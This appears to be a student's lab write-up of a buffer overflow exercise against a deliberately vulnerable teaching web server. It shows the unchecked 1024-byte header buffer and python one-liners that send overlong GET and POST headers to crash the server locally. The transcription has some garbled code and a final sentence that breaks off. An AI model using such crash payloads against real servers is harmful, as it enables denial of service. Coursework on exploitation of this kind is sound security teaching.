

BUFFER OVERFLOW EXERCISE

1. Locating the weserver code: As illustrated in the assignment instruction, it is located on the directory: `cd usrsrc/fhttpd`.
2. Copying the code in `webserver.c` into `webserver-orig.c`




```
total 40
-rwxr-xr-x 1 offtecaa 31   254 Oct  8 10:22 exploit.sh
-rw-r--r-- 1 root     31  1162 Oct  9 10:03 payload
-rwxr-xr-x 1 offtecaa 31 13682 Oct  9 15:54 webserver.c
-rw-r--r-- 1 offtecaa 31 13260 Oct  9 08:08 webserver-orig.c
```

3. Compiling, running and testing webserver with telnet running command: `sudo ./webserver 8081` where `8081` is the portnumber which can be changed.




```
offtecaa@server:/usr/src/fhttpd$ sudo ./webserver 8081
```



```
offtecaa@server:~$ telnet localhost 8081
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.


HTTP/1.0 400 Bad Request
Date: Wed Oct  9 23:07:29 2019
Server: Frobozz Magic Software Company Webserver v.002
Connection: close
Content-Type: text/html

<html><head><title>400 Bad Request</title></head><body><h2>HTTP/1.0</h2><h1>400
Bad Request</h1><h2>URI: </h2></body></html>Connection closed by foreign host.
offtecaa@server:~$ s
```

4. Locating buffer overflow vulnerabilities: Vulnerabilities were found in the *get_header and send_response methods (that is POST and GET) as a result of unguarded allocation of strings and absence of bound checks




```
if (hdrend = strstr(hdrptr, "\r\n")) {
        char hdrval[1024]; // temporary return value
        memcpy((char *)hdrval, hdrptr, (hdrend - hdrptr));
        hdrval[hdrend - hdrptr] = '\0'; // tack null onto end of header value
        int hdrvallen = strlen(hdrval);
        retval = (char *)malloc((hdrvallen + 1) * sizeof(char)); // malloc a space for

        strlcpy*(retval, (char *)hdrval);
```

5. Exploiting the buffer overflow vulnerabilities to cause server crash.
Since vulnerabilities were found in both the POST and GET request method of the webserver.c code then we insert payload into a payload file using command:
Get request command:

```
python -c "print('GET / HTTP/1.1\r\nIf-Modified-Since: ' +
'A'*1122 + '\n\r\n\r');" > payload
```


POST request command:

```
python -c "print(‘POST / HTTP/1.1\r\nIf-Content-Length: ' +
'A'*1122 + '\n\r\n\r');" > payload
```




```
root@server:~/submission# python -c "print('GET /' + 'A'*2000 + ' HTTP/1.1\n\r\n\r');" > payload
root@server:~/submission# 
```

In order to crash the server after writing a payload file, we simultaneously run commands on two terminals:
On the first terminal, run `sudo ./webserver 8081`




```
offtecaa@server:/usr/src/fhttpd$ sudo ./webserver 8081
```

Then run `./exploit.sh 8081`



```
offtecaa@server:~$ ls
exploit.sh  payload  webserver.c  webserver-orig.c
offtecaa@server:~$ ./exploit.sh 8080
offtecaa@server:~$ 
```

6. Crashed webserver: Now from our output we now notice a segmentation fault error message that resulted into the crash of the webserver.



```
offtecaa@server:/usr/src/fhttpd$ ./webserver 8081
GET / HTTP/1.1
If-Modified-Since: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA


Segmentation fault (core dumped)
offtecaa@server:/usr/src/fhttpd$ s
```

Now, this crash is as a result of entering bogus amount of ‘A’ that overrode the normal buffer on which.